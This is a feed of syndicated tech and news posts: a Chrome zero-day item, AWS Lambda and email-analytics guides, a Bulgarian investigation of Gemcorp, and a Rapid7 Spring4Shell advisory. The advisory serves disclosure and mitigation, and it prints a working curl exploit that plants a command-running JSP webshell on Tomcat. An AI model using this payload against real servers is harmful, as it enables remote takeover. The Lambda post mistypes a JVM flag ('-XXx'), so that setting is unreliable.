Chrome Zero-Day from North Korea

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/03/chrome-zero-day-from-north-korea.html

North Korean hackers have been exploiting a zero-day in Chrome.

The flaw, tracked as CVE-2022-0609, was exploited by two separate North Korean hacking groups. Both groups deployed the same exploit kit on websites that either belonged to legitimate organizations and were hacked or were set up for the express purpose of serving attack code on unsuspecting visitors. One group was dubbed Operation Dream Job, and it targeted more than 250 people working for 10 different companies. The other group, known as AppleJeus, targeted 85 users.

Details:

The attackers made use of an exploit kit that contained multiple stages and components in order to exploit targeted users. The attackers placed links to the exploit kit within hidden iframes, which they embedded on both websites they owned as well as some websites they compromised.

The kit initially serves some heavily obfuscated javascript used to fingerprint the target system. This script collected all available client information such as the user-agent, resolution, etc. and then sent it back to the exploitation server. If a set of unknown requirements were met, the client would be served a Chrome RCE exploit and some additional javascript. If the RCE was successful, the javascript would request the next stage referenced within the script as “SBX”, a common acronym for Sandbox Escape. We unfortunately were unable to recover any of the stages that followed the initial RCE.

Careful to protect their exploits, the attackers deployed multiple safeguards to make it difficult for security teams to recover any of the stages. These safeguards included:

  • Only serving the iframe at specific times, presumably when they knew an intended target would be visiting the site.
  • On some email campaigns the targets received links with unique IDs. This was potentially used to enforce a one-time-click policy for each link and allow the exploit kit to only be served once.
  • The exploit kit would AES encrypt each stage, including the clients’ responses with a session-specific key.
  • Additional stages were not served if the previous stage failed.

Although we recovered a Chrome RCE, we also found evidence where the attackers specifically checked for visitors using Safari on MacOS or Firefox (on any OS), and directed them to specific links on known exploitation servers. We did not recover any responses from those URLs.

If you’re a Chrome user, patch your system now.

Optimizing AWS Lambda function performance for Java

Post Syndicated from Benjamin Smith original https://aws.amazon.com/blogs/compute/optimizing-aws-lambda-function-performance-for-java/

This post is written by Mark Sailes, Senior Specialist Solutions Architect.

This blog post shows how to optimize the performance of AWS Lambda functions written in Java, without altering any of the function code. It shows how Java virtual machine (JVM) settings affect the startup time and performance. You also learn how you can benchmark your applications to test these changes.

When a Lambda function is invoked for the first time, or when Lambda is horizontally scaling to handle additional requests, an execution environment is created. The first phase in the execution environment’s lifecycle is initialization (Init).

For Java managed runtimes, a new JVM is started and your application code is loaded. This is called a cold start. Subsequent requests then reuse this execution environment. This means that the Init phase does not need to run again. The JVM will already be started. This is called a warm start.

In latency-sensitive applications such as customer facing APIs, it’s important to reduce latency where possible to give the best possible experience. Cold starts can increase the latency for APIs when they occur.

How can you improve cold start latency?

Changing the tiered compilation level can help you to reduce cold start latency. By setting the tiered compilation level to 1, the JVM uses the C1 compiler. This compiler quickly produces optimized native code but it does not generate any profiling data and never uses the C2 compiler.

Tiered compilation is a feature of the Java virtual machine (JVM). It allows the JVM to make best use of both of the just-in-time (JIT) compilers. The C1 compiler is optimized for fast start-up time. The C2 compiler is optimized for the best overall performance but uses more memory and takes a longer time to achieve it.

There are five different levels of tiered compilation. Level 0 is where Java byte code is interpreted. Level 4 is where the C2 compiler analyses profiling data collected during application startup. It observes code usage over a period of time to find the best optimizations. Choosing the correct level can help you optimize your performance.

Changing the tiered compilation level to 1 can reduce cold start times by up to 60%. Thanks to changes in the Lambda execution environment, you can do this in one step with an environment variable for all Java managed runtimes.

Language-specific environment variables

Lambda supports the customization of the Java runtime via language-specific environment variables. The environment variable JAVA_TOOL_OPTIONS allows you to specify additional command line arguments to be used when Java is launched. Using this environment variable, you can change various aspects of the JVM configuration including garbage collection functionality, memory settings as well as the configuration for tiered compilation. To change the tiered compilation level to 1 you would set the value of JAVA_TOOL_OPTIONS to “-XXx:+TieredCompilation -XX:TieredStopAtLevel=1”. When the Java managed runtime starts any value set will be included in the program arguments. For more information on how you can collect and analyses garbage collection data read our Field Notes: Monitoring the Java Virtual Machine Garbage Collection on AWS Lambda.

Customer facing APIs

The following diagram is an example architecture that might be used to create a customer-facing API. Amazon API Gateway is used to manage a REST API and is integrated with Lambda to handle requests. The Lambda function reads and writes data to Amazon DynamoDB to serve the requests.

This is an example use case, which would benefit from optimization. The shorter the duration of each request made to the API the better the customer experience will be.

You can explore the code for this example in the GitHub repo: https://github.com/aws-samples/aws-lambda-java-tiered-compilation-example. The project includes the Lambda function source code, infrastructure as code template, and instructions to deploy it to your own AWS account.

Measuring cold starts

Before you add the environment variable to your Lambda function, measure the current duration for a request. One way to do this is by using the test functionality in the Lambda console.

The following screenshot is a summary from a test invoke, run from the console. You can see that it is a cold start because it includes an Init duration value. If the summary doesn’t include an Init duration, it is a warm start. In this case, the duration is 5,313ms.

Applying the optimization

This change can be configured using AWS Serverless Application Model (AWS SAM), AWS Cloud Development Kit (CDK), AWS CloudFormation, or from within the AWS Management Console.

Using the AWS Management Console:

  1. Navigate to the AWS Lambda console.
  2. Choose Functions and choose the Lambda function to update.
  3. From the menu, choose the Configuration tab and Environment variables. Choose Edit.
  4. Choose Add environment variable. Add the following:
    – Key: JAVA_TOOL_OPTIONS
    – Value: -XXx:+TieredCompilation -XX:TieredStopAtLevel=1

  5. Choose Save. You can verify that the changes are applied by invoking the function and viewing the log events in Amazon CloudWatch. The log line Picked up _JAVA_OPTIONS: -XX:+TieredCompilation -XX:TieredStopAtLevel=1 is added by the JVM during startup.

Checking if performance has improved

Invoke the Lambda function again to see if performance has improved.

The following screenshot shows the results of a test for a function with tiered compilation set to level 1. The duration is 2,169 ms. The cold start duration has decreased by 3,144 ms (59%).

Other use cases

This optimization can be applied to other use cases. Examples could include image resizing, document generation and near real-time ETL pipelines. The common trait being that they do a small number of discrete pieces of work in each execution.

The function code doesn’t have as many candidates for further optimization with the C2 compiler. Even if the C2 compiler did make further optimizations there wouldn’t be enough usage of those optimizations to decrease the total execution time. Instead of allowing this extra compilation to happen, you can tell the JVM not to use the C2 compiler and only use C1.

This optimization may not be suitable if a Lambda function is running for minutes or is repeating the same piece of code thousands of times within the same execution. Frequently executed sections of code are called hot spots, and are prime candidate for further optimization with the C2 compiler.

The C2 compiler analyses profiling data collected as the application runs, and produce a more efficient way to execute that piece of code. After the optimization by the C2 compiler that section of code would execute quicker. Because it is repeated thousands of times in a single Lambda invocation, the overhead of the optimization is worth it overall. An example use case where this would happen is in Monte Carlo simulations. Simulations of random events are calculated thousands, millions, or even billions of times to analyze the most likely outcomes.

Conclusion

In this post, you learn how to improve Lambda cold start performance by up to 60% for functions running the Java runtime. Thanks to the recent changes in the Java execution environment, you can implement these optimizations by adding a single environment variable.

This optimization is suitable for Java workloads such as customer-facing APIs, just-in-time image resizing, near real-time data processing pipelines, and other short-running processes. For more information on tired compilation, read about Tiered Compilation in JVM.

For more serverless learning resources, visit Serverless Land.

How Net at Work built an email threat report system on AWS

Post Syndicated from Florian Mair original https://aws.amazon.com/blogs/architecture/how-net-at-work-built-an-email-threat-report-system-on-aws/

Emails are often used as an entry point for malicious software like trojan horses, rootkits, or encryption-based ransomware. The NoSpamProxy offering developed by Net at Work tackles this threat, providing secure and confidential email communication.

A subservice of NoSpamProxy called 32guards is responsible for threat reports of inbound and outbound emails. With the increasing number of NoSpamProxy customers, 32guards was found to have several limitations. 32guards was previously built on a relational database. But with the growth in traffic, this database was not able to keep up with storage demands and expected query performance. Further, the relational database schema was limiting the possibilities of complex pattern detections, due to performance limitations. The NoSpamProxy team decided to rearchitect the service based on the Lake House approach.

The goal was to move away from a one-size-fits-all approach for data analytics and integrate a data lake with purpose-built data stores, unified governance, and smooth data movement.

This post shows how Net at Work modernized their 32guards service, from a relational database to a fully serverless analytics solution. With adoption of the Well-Architected Analytics Lens best practices and the use of fully managed services, the 32guards team was able to build a production-ready application within six weeks.

Architecture for email threat reports and analytics

This section gives a walkthrough of the solution’s architecture, as illustrated in Figure 1.

Figure 1. 32guards threat reports architecture

Figure 1. 32guards threat reports architecture

1. The entry point is an Amazon API Gateway, which receives email metadata in JSON format from the NoSpamProxy fleet. The message contains information about the email in general, email attachments, and URLs in the email. As an example, a subset of the data is presented in JSON as follows:

{
  ...
  "Attachments": [
    {
      "Sha256Hash": "69FB43BD7CCFD79E162B638596402AD1144DD5D762DEC7433111FC88EDD483FE",
      "Classification": 0,
      "Filename": "test.ods.tar.gz",
      "DetectedMimeType": "application/tar+gzip",
      "Size": 5895
    }
  ],
  "Urls": [
    {
      "Url": "http://www.aarhhie.work/",
      "Classification": 0,
    },        {
      "Url": "http://www.netatwork.de/",
      "Classification": 0,
    },
    {
      "Url": "http://aws.amazon.com/",
      "Classification": 0,
    }
  ]
}

2. This JSON message is forwarded to an AWS Lambda function (called “frontend”), which takes care of the further downstream processing. There are two activities the Lambda function initiates:

  • Forwarding the record for real-time analysis/storage
  • Generating a threat report based on the information derived from the data stored in the indicators of compromises (IOCs) Amazon DynamoDB table

IOCs are patterns within the email metadata that are used to determine if emails are safe or not. For example, this could be for a suspicious file attachment or domain.

Threat report for suspicious emails

In the preceding JSON message, the attachments and URLs have been classified with “0” by the email service itself, which indicates that none of them look suspicious. The frontend Lambda function uses the vast number of IOCs stored in the DynamoDB table and heuristics to determine any potential threats within the email. The use of DynamoDB enables fast lookup times to generate a threat report. For the example, the response to the API Gateway in step 2 looks like this:

{
  "ReportedOnUtc": "2021-10-14T14:33:34.5070945Z",
  "Reason": "realtimeSuspiciousOrganisationalDomain",
  "Identifier": "aarhhie.work",
  ...
}

This threat report shows that the top-level domain “aarhiie.work” has been detected as suspicious. The report is used to determine further actions for the email, such as blocking.

Real-time data processing

3. In the real-time analytics flow, the frontend Lambda function ingests email metadata into a data stream using Amazon Kinesis Data Streams. This is a massively scalable, serverless, and durable real-time data streaming service. Compared to a queue, streaming storage permits more than one consumer of the same data.

4. The first consumer is an Apache Flink application running in Amazon Kinesis Data Analytics. This application generates statistical metrics (for example, occurrences of the top-level domain “.work”). The output is stored in Apache Parquet format on Amazon S3. Parquet is a columnar storage format for row-based files like csv.

The second consumer of the streaming data is Amazon Kinesis Data Firehose. Kinesis Data Firehose is a fully managed solution to reliably load streaming data into data lakes, data stores, and analytics services. Within the 32guards service, Kinesis Data Firehose is used to store all email metadata into Amazon S3. The data is stored in Apache Parquet format, which makes queries more time and cost efficient.

IOC detection

Now that we have shown how data is ingested and threat reports are generated to respond quickly to requests, let’s look at how the IOCs are updated. These IOCs are used for generating the threat report within the “frontend” Lambda function. As attack vectors are changing over time, quickly analyzing the data for new threats, is crucial to provide high-quality reports to the NoSpamProxy service.

The incoming email metadata is stored every few minutes in Amazon S3 by Kinesis Data Firehose. To query data directly in Amazon S3, Amazon Athena is used. Athena is a serverless query service that analyzes data stored in Amazon S3, by using standard SQL syntax.

5. To be able to query data in S3, Amazon Athena uses the AWS Glue Data Catalog, which contains the structure of the email metadata stored in the data lake. The data structure is derived from the data itself using AWS Glue Crawlers. Other external downstream processing services like business intelligence applications, also use Amazon Athena to consume the data.

6. Athena queries are initiated on a predefined schedule to update or generate new IOCs. The results of these queries are stored in the DynamoDB table to enable fast lookup times for the “frontend” Lambda.

Conclusion

In this blog post, we showed how Net at Work modernized their 32guards service within their NoSpamProxy product. The previous architecture used a relational database to ingest and store email metadata. This database was running into performance and storage issues, and must be redesigned into a more performant and scalable architecture.

Amazon S3 is used as the storage layer, which can scale up to exabytes of data. With Amazon Athena as the query engine, there is no need to operate a high-performance database cluster, as compute and storage is separated. By using Amazon Kinesis Data Streams and Amazon Kinesis Data Analytics, valuable insight can be generated in real time, and acted upon more quickly.

As a serverless, fully managed solution, the 32guards service has a lower-cost footprint of as much as 50% and requires less maintenance. By moving away from a relational database model, the query runtimes decrease significantly. You can now conduct analyses that have not been feasible before.

Interested in the NoSpamProxy? Read more about NoSpamProxy or sign up for a free trial.

Looking for more architecture content? AWS Architecture Center provides reference architecture diagrams, vetted architecture solutions, Well-Architected best practices, patterns, icons, and more!

Кой проверява скъпоценните инвеститори

Post Syndicated from Емилия Милчева original https://toest.bg/koy-proveryava-skupotsennite-investitori/

Gemcorp Holdings Ltd. не може да е инвеститор в чиста енергия в България – дори и с един лев. Не и по закон. Освен ако не извърши някои действия и не разкрие действителните си собственици – физически лица.

Защо? Защото журналистите от разследващото издание BIRD разкриха, че Gemcorp Holdings не присъства във фирмения регистър на Великобритания, а от 2016 г. е регистрирана в офшорната зона на остров Джърси. А Законът за икономическите и финансовите взаимоотношения с дружества, регистрирани в юрисдикции с преференциален данъчен режим, забранява на офшорките да участват в 28 дейности, сред които и дейността с възобновяеми енергийни източници. (Чл. 3, ал. 26: „На дружествата, регистрирани в юрисдикции с преференциален данъчен режим, и на контролираните от тях лица се забранява пряко и/или косвено учредяване или участие в лице, което извършва дейност по Закона за енергията от възобновяеми източници.“) Това е същият онзи закон на ДПС, чийто вносител се яви и Делян Пеевски.

Производството на чиста енергия е предвидено в меморандума, подписан между Gemcorp Holdings, американската IP3 Соrроrаtіоn и българското правителство, регламентиращ сътрудничеството между страните относно планирането и изпълнението на проекти за производство на чиста енергия, алтернативни и стратегически доставки на газ, сигурност на енергоснабдяването, развитие на ядрената енергетика, проучвания за изграждане на хибриден индустриален комплекс на територията на „Марица-изток“. Става въпрос за инвестиции от 1 млрд. долара в българската енергетика. Вестник „Сега“ отбеляза липсата на медийно разгласяване на подписването – странно, на фона на нескритото желание на управляващите да се хвалят с постиженията си. В същото време мястото на подписването – Гранитната зала на Министерския съвет, е особено тържествено и придава значимост на едни добри намерения. Защото меморандумът е именно това: жест на добра воля.

Любопитното е, че според официалните прессъобщения упоменатата компания е регистрираното в елитния лондонски квартал „Мейфеър“ дружество Gemcorp Capital Management, но финансовото издание Seenews съобщи, че след молба от чуждестранната фирма информацията е коригирана – подписала е компанията Gemcorp Holdings. В правителствените прессъобщения обаче се запазва наименованието на Gemcorp Capital Management.

Макар да е било само уведомено за кандидат-инвеститорите, управляващото мнозинство отхвърли вчера предложението на ГЕРБ и ДПС да бъде създадена анкетна комисия, която да проучи кой стои зад Gemcorp. По-рано вицепремиерът и министър на финансите Асен Василев заяви: „Gemcorp дойдоха при нас с представители на Американското посолство.“ Присъствието на търговското аташе за него било гаранция, че зад дружеството стои съответната държава. Да не би Василев да се е объркал – какво прави американско търговско аташе при британска компания, или може би е имал предвид американската фирма в меморандума IP3 Corporation?!

Здравей, Gemcorp!

Човекът, който подписа меморандума от името на Gemcorp, е познато за България и бизнес общността лице. Атанас Бостанджиев оглавяваше VTB Capital – звеното за международни инвестиции на втората по големина руска банка ВТБ („Внешторгбанк“). VTB Capital, оглавявано от Бостанджиев, държеше дял от 9,99% в КТБ, участваше и в „Булгартабак Холдинг Груп“ и БТК.

През 2014 г., когато рухва КТБ, Русия анексира Крим, а в Източна Украйна се създават двете сепаратистки републики, много руски банки и капитали попадат под санкции. Войната в Украйна днес само увеличи този брой, сред който е и ВТБ. Атанас Бостанджиев напуска VTB Capital през 2014 г. и създава Gemcorp Capital Management в Лондон, който дори поиска да спасява КТБ през есента на 2014 г. заедно с Оманския фонд, също акционер в банката.

Според публикация на Financial Times от тази сряда руският олигарх от арменски произход Алберт Авдолян, подкрепян от санкциониран руски държавен производител на оръжие, е предоставил капитал на фонда през 2014 г. „Gemcorp стартира с 250 млн. долара, предоставени от компания, контролирана по това време от Авдолян и тогавашния му бизнес партньор Сергей Адониев“, пише FT. Компанията не е обявила този начален капитал, а случаят „илюстрира сложните и припокриващи се интереси на руски бизнесмени, които инвестират активите си в Лондонското сити“. Изданието отбелязва, че „парите идват от продажбата на Авдолян и Адониев на телекомуникационна компания, подкрепена от „Ростех“ – разрастващ се държавен отбранителен конгломерат, чиито танкове, бомби и ракети са били използвани за атака на Украйна“.

Адониев прекратил участието си в Gemcorp през 2015 г., а Авдолян се изтеглил през 2020 г., когато служителите на дружеството станали собственици на капитала. Нито Адониев, нито Авдолян се намират под санкции. От 2014 г. под санкции е друг, за когото FT твърди за връзки с Авдолян – изпълнителния директор на „Ростех“ Сергей Чемезов, близък приятел на Путин. С руския президент живеели в едно жилище, докато служели в частите на КГБ в бившата ГДР. Пред FT Авдолян не оспорва, че се познават с Чемезов, но отрича всякакви съвместни инвестиции в Gemcorp.

След разкритията на BIRD, Gemcorp Holdings увери в официално изявление, че в дружеството няма никакви руски пари, тъй като още през октомври 2020 г. руският инвеститор се е изтеглил, а дяловете му са били изкупени от служителите на компанията. „Ние с гордост можем да заявим, че в резултат на изкупуването на управлението, към настоящия момент Gemcorp Holdings Limited (GHL) е 100% собственост на своите служители и е базирана в Лондон, Великобритания“, съобщават от компанията. Не споменават остров Джърси.

FT изнася любопитни факти. Преди мениджърският екип на Gemcorp да изкупи дяловете на Авдолян през 2020 г., един от фондовете на инвестиционната компания предоставил заем на компания, контролирана от Авдолян, за проект за втечнен природен газ в руския Далечен изток. След излизането на Gemcorp от заема през 2021 г., проектът за LNG получил финансиране от „Новикомбанк“, банката на „Ростех“, сега под международни санкции след инвазията на Русия в Украйна.

Има и още. Как Бостанджиев е говорил на първата инвестиционна среща на върха Русия–Африка в Сочи през 2019 г., на която Путин също говори и подписа няколко сделки с африканските лидери. Бостанджиев и друг представител на Gemcorp са били сред малкото западни бизнесмени, участвали във форума. На тази среща на върха подкрепяният от държавата Руски експортен център е обявил старта на търговска програма за 5 млрд. долара, насочена към Африка, която да се управлява от Gemcorp и подкрепяните от държавата банки ВТБ и „Сбербанк“.

Високо напрежение за националната сигурност

Има ли инвестиции, опасни за националната сигурност? Безспорно. Да вземем Черна гора и китайския заем за магистрала, заради който малката балканска държава едва не фалира – и сигурно щеше да го направи, ако не беше помощта на ЕС. Но в други държави, като Канада например, има издаден специален наръчник, а правителството може да спира или ограничава инвестиции при опасения за националната сигурност. Като гражданин на Канада допреди година премиерът Кирил Петков би могъл да се поучи от канадския опит. Съединените щати също имат закон, който дава право на правителството да се намесва или спира сделки, включително между частни компании, ако правителството прецени, че са опасни за националната сигурност. Така например беше предотвратена сделка, при която NASDAQ щеше да продаде 19,99% от своите акции на държавната Дубайска борса.

Ако българската държава, в частност спецслужби, данъчни и други институции си бяха на мястото, нямаше да допуснат офшорната вълна инвестиции, навлязла през приватизацията. В много голяма степен това бяха средства, получени от корупция, укриване на данъци и с криминален произход, изнесени на предпочитания тогава Кипър и влезли обратно за придобиване на държавни активи на ниски цени. Международни журналистически разследвания, като Pandora Papers например, доказаха онова, което бе публична тайна в България – че към 2017 г. собствениците на Първа инвестиционна банка Цеко Минев и Ивайло Мутафчиев са притежавали офшорките зад „Юлен“, „Витоша ски“, „Надин“, ПСТ и др., когато компаниите са имали големи заеми към ПИБ.

Ако българската държава и институции си бяха на мястото, делът от 9,99% на руската държавна ВТБ в българската частна КТБ можеше да не бъде допуснат. Много аргументи може да бъдат изтъкнати. През 2013 г., когато ВТБ, известна още като „банката на Путин“, придоби дял в българската банка, КТБ вече беше петата по големина банка в България и беше листвана и търгувана на Българската фондова борса. Тя беше станала толкова голяма благодарение на неустоимото желание на държавните енергийни фирми, на държавни транспортни компании, на министерства, общини и агенции да държат парите си в нея. Така руският акционер имаше възможност да получава ценна информация за зависимата близо стопроцентово от руски енергийни суровини България, следейки движението на парите на държавните енергийни фирми и тяхното финансово състояние.

Защо е толкова важно да се разбере кой стои зад Gemcorp Holdings и другата компания, включена в меморандума – американската IP3 Соrроrаtіоn? България е в навечерието на своя енергиен преход, огромна трансформация, за която са отделени и най-много средства в Плана за възстановяване и устойчивост – над 45% от 6,6 млрд. евро. Компания като Gemcorp няма експертност в енергийни проекти, има друга – в износ на зърно, техника, медицински консумативи и заеми за африкански държави.

От Gemcorp отричат да имат отношение „към анонсирани от правителството намерения за изграждане на завод за батерии в страната“ (част от Плана за възстановяване). „Намерението ни е да подпомагаме с частни капитали и инвестиции проекти, които осъществяват енергийния преход и енергийната независимост на страната и които съдействат за изграждането на зелени и климатично неутрални енергийни мощности, в съответствие с европейските политики за Зелен преход и трансформация“, заявяват от компанията.

Впрочем проверка заслужава и втората компания от меморандума – американската ІР3 Соrроrаtіоn, основана през юни 2016 г. от трима бивши американски генерали. Не е ясно с какво се занимава, освен че работи в областта на сигурността на енергийните системи, финансиране на обществени поръчки за мащабна инфраструктура, подобряване на перспективите за ядрената енергия и инструменти за енергиен преход. Конкретни проекти не са посочени на сайта ѝ.

ІР3 Соrроrаtіоn се появи в доклад на американски конгресмени демократи от 2019 г. Според него по време на президента Тръмп корпорацията искала да осъществи трансфер на ядрени технологии от САЩ в Саудитска Арабия за използване в американско-руски проект.

Преди да подписва меморандум за инвестиции в енергетиката, е добре правителството да обясни къде точно иска да стигне България в енергетиката. За целта все още я няма обещаната по време на коалиционните преговори енергийна стратегия. Към момента енергетиката е монопол на българската държава. Зеленият преход ще разбие този монопол, тъй като ще го замести с мощности, собственост на частни компании. Така, от една страна, политиците ще изгубят инструмент за влияние, но също и за корупция. От друга, това означава, че регулаторите трябва да са абсолютни надеждни.

Чии ще са новите мощности и с чии пари ще бъдат построени, е въпрос на национална сигурност.

Заглавна снимка: © Министерство на енергетиката

Източник

Spring4Shell: Zero-Day Vulnerability in Spring Framework

Post Syndicated from Jake Baines original https://blog.rapid7.com/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/

Spring4Shell: Zero-Day Vulnerability in Spring Framework

If you are like many in the cybersecurity industry, any mention of a zero-day in an open-source software (OSS) library may cause a face-palm or audible groans, especially given the fast-follow from Log4Shell. While discovery and research is evolving, we’re posting the facts we’ve gathered and updating guidance as new information becomes available.

What Rapid7 customers can expect

Our team is continuing to investigate and validate additional information about this vulnerability and its impact. This is a quickly evolving incident, and we are researching development of both assessment capabilities for our vulnerability management and application security solutions and options for preventive controls. As additional information becomes available, we will evaluate the feasibility of vulnerability checks, attack modules, detections, and Metasploit modules.

Our team will be updating this blog continually. Our next update will be at 9 PM EDT on March 30, 2022.

Introduction

On March 30, 2022, rumors began to circulate about an unpatched remote code execution (RCE) vulnerability in Spring Framework when a Chinese-speaking researcher published a GitHub commit that contained proof-of-concept (PoC) exploit code. The exploit code targeted a zero-day vulnerability in the Spring Core module of the Spring Framework. Spring is maintained by Spring.io (a subsidiary of VMWare) and is used by many Java-based enterprise software frameworks. The vulnerability in the leaked proof of concept, which appeared to allow unauthenticated attackers to execute code on target systems, was quickly deleted.

Spring4Shell: Zero-Day Vulnerability in Spring Framework

A lot of confusion followed for several reasons:

  • The researcher’s original technical writeup needed to be translated.
  • The vulnerability (and proof of concept) isn’t exploitable with out-of-the-box installations of Spring Framework. The application has to use specific functionality, which we explain below.
  • A completely different unauthenticated RCE vulnerability was published yesterday (March 29, 2022) for Spring Cloud, which led some in the community to conflate the two unrelated vulnerabilities.

Rapid7’s research team has confirmed the zero-day vulnerability is real and provides unauthenticated remote code execution. Proof-of-concept exploits exist, but it’s currently unclear which real-world applications use the vulnerable functionality. This code ends up resulting in widespread exploitation or no exploitation at all, depending on how the features are used.

Recreating exploitation

The vulnerability appears to affect functions that use the @RequestMapping annotation and POJO (Plain Old Java Object) parameters. Here is an example we hacked into a Springframework MVC demonstration:

package net.javaguides.springmvc.helloworld.controller;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.InitBinder;
import org.springframework.web.bind.annotation.RequestMapping;

import net.javaguides.springmvc.helloworld.model.HelloWorld;

/**
 * @author Ramesh Fadatare
 */
@Controller
public class HelloWorldController {

	@RequestMapping("/rapid7")
	public void vulnerable(HelloWorld model) {
	}
}

Here we have a controller (HelloWorldController) that, when loaded into Tomcat, will handle HTTP requests to http://name/appname/rapid7. The function that handles the request is called vulnerable and has a POJO parameter HelloWorld. Here, HelloWorld is stripped down but POJO can be quite complicated if need be:

package net.javaguides.springmvc.helloworld.model;

public class HelloWorld {
	private String message;
}

And that’s it. That’s the entire exploitable condition, from at least Spring Framework versions 4.3.0 through 5.3.15. (We have not explored further back than 4.3.0.)

If we compile the project and host it on Tomcat, we can then exploit it with the following curl command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

curl -v -d "class.module.classLoader.resources.context.parent.pipeline
.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRunt
ime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%
20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20
while((a%3Din.read(b))3D-1)%7B%20out.println(new%20String(b))%3B%20%7
D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context
.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources
.context.parent.pipeline.first.directory=webapps/ROOT&class.module.cl
assLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&cl
ass.module.classLoader.resources.context.parent.pipeline.first.fileDat
eFormat=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-
SNAPSHOT/rapid7


This payload drops a password protected webshell in the Tomcat ROOT directory called tomcatwar.jsp, and it looks like this:

- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in
= -.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))3D-1){ out.
println(new String(b)); } } -

Attackers can then invoke commands. Here is an example of executing whoami to get albinolobster:

Spring4Shell: Zero-Day Vulnerability in Spring Framework

The Java version does appear to matter. Testing on OpenJDK 1.8.0_312 fails, but OpenJDK 11.0.14.1 works.

About the payload

The payload we’ve used is specific to Tomcat servers. It uses a technique that was popular as far back as the 2014 and alters the Tomcat server’s logging properties via ClassLoader. The payload simply redirects the logging logic to the ROOT directory and drops the file + payload. A good technical writeup can be found here.

This is just one possible payload and will not be the only one. We’re certain that malicious class-loading payloads will appear quickly.

Mitigation guidance

This zero-day vulnerability is unpatched and has no CVE assigned as of March 30, 2022. The Spring documentation for DataBinder explicitly notes:

… [T]here are potential security implications in failing to set an array of allowed fields. In the case of HTTP form POST data for example, malicious clients can attempt to subvert an application by supplying values for fields or properties that do not exist on the form. In some cases this could lead to illegal data being set on command objects or their nested objects. For this reason, it is highly recommended to specify the allowedFields property on the DataBinder.

Therefore, one line of defense would be to modify source code of custom Spring applications to ensure those field guardrails are in place. Organizations that use third-party applications susceptible to this newly discovered weakness cannot take advantage of this approach.

If your organization has a web application firewall (WAF) available, profiling any affected Spring-based applications to see what strings can be used in WAF detection rulesets would help prevent malicious attempts to exploit this weakness.

Until a patch is available, and if an organization is unable to use the above mitigations, one failsafe option is to model processes executions on systems that run these Spring-based applications and then monitor for anomalous, “post-exploitation” attempts. These should be turned into alerts and acted upon immediately via incident responders and security automation. One issue with this approach is the potential for false alarms if the modeling was not comprehensive enough.

Vulnerability disambiguation

There has been significant confusion about the zero-day vulnerability we discuss in this blog post because an unrelated vulnerability in another Spring project was published yesterday (March 29, 2022). That vulnerability, CVE-2022-22963, affects Spring Cloud Function, which is not in Spring Framework. Spring released versions 3.1.7 and 3.2.3 to address CVE-2022-22963. CVE-2022-22963 is completely unrelated to the zero-day RCE under investigation in this blog post.

Further, yet another vulnerability CVE-2022-22950 was assigned on March 28th. A fix was released on the same day. To keep things confusing, this medium-severity vulnerability (which can cause a DoS condition) DOES affect Spring Framework versions 5.3.0 to 5.3.16. This CVE is completely unrelated to the zero-day RCE under investigation in this blog post.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

[$] Systemd discusses its kernel-version needs

Post Syndicated from original https://lwn.net/Articles/889610/

A query regarding the possibility of dropping support for older kernels in systemd led
to some discussion on the systemd-devel mailing list recently. As might be
guessed, exactly which kernel would be the minimum
supported, what kernel features systemd is using, and when those kernel
features became available, were all part of that conversation.
A component like systemd that is closely tied to the kernel, and the interfaces
different versions
provide, has a number of different factors to consider when making a
decision of this sort.

[Security Nation] David Rogers on IoT Security Legislation

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/03/30/security-nation-david-rogers-on-iot-security-legislation/

[Security Nation] David Rogers on IoT Security Legislation

In this episode of Security Nation, Jen and Tod chat with David Rogers, CEO at Copper Horse Ltd., about the Product Security and Telecommunications Infrastructure (PSTI) bill, a new piece of IoT security legislation in the UK. He runs through the new regulations that the bill includes for manufacturers of connected smart devices – including everything from home products to health devices – and details all the many steps it takes to get legislation like this signed into law.

Stick around for our Rapid Rundown, where Tod and Jen talk about the latest edition of Rapid7’s Vulnerability Intelligence Report, which covers all the need-to-know vulnerabilities from 2021, a year that began with SolarWinds and ended with Log4j (i.e. a VERY busy year for this sort of thing).

David Rogers

[Security Nation] David Rogers on IoT Security Legislation

David is a mobile phone and IoT security specialist who runs Copper Horse Ltd, a software and security company based in Windsor, UK. His company is currently focusing on product security for the Internet of Things, as well as future automotive cybersecurity.

David chairs the Fraud and Security Group at the GSMA and sits on the Executive Board of the Internet of Things Security Foundation. He authored the UK’s Code of Practice for Consumer IoT Security, in collaboration with UK government and industry colleagues, and is a member of the UK’s Telecoms Supply Chain Diversification Advisory Council.

He has worked in the mobile industry for over 20 years in security and engineering roles. Prior to this, he worked in the semiconductor industry. David holds an MSc in Software Engineering from the University of Oxford and a HND in Mechatronics from the University of Teesside. He lectured in Mobile Systems Security at the University of Oxford from 2012-2019 and served as a Visiting Professor in Cyber Security and Digital Forensics at York St John University.

He was awarded an MBE for services to Cyber Security in the Queen’s Birthday Honours 2019.

He blogs from https://mobilephonesecurity.org and tweets at @drogersuk.

Show notes

Interview links

Rapid Rundown links

Want More Inspiring Stories From the Security Community?

Subscribe to Security Nation Today

Enriching Amazon Cognito features with an Amazon API Gateway proxy

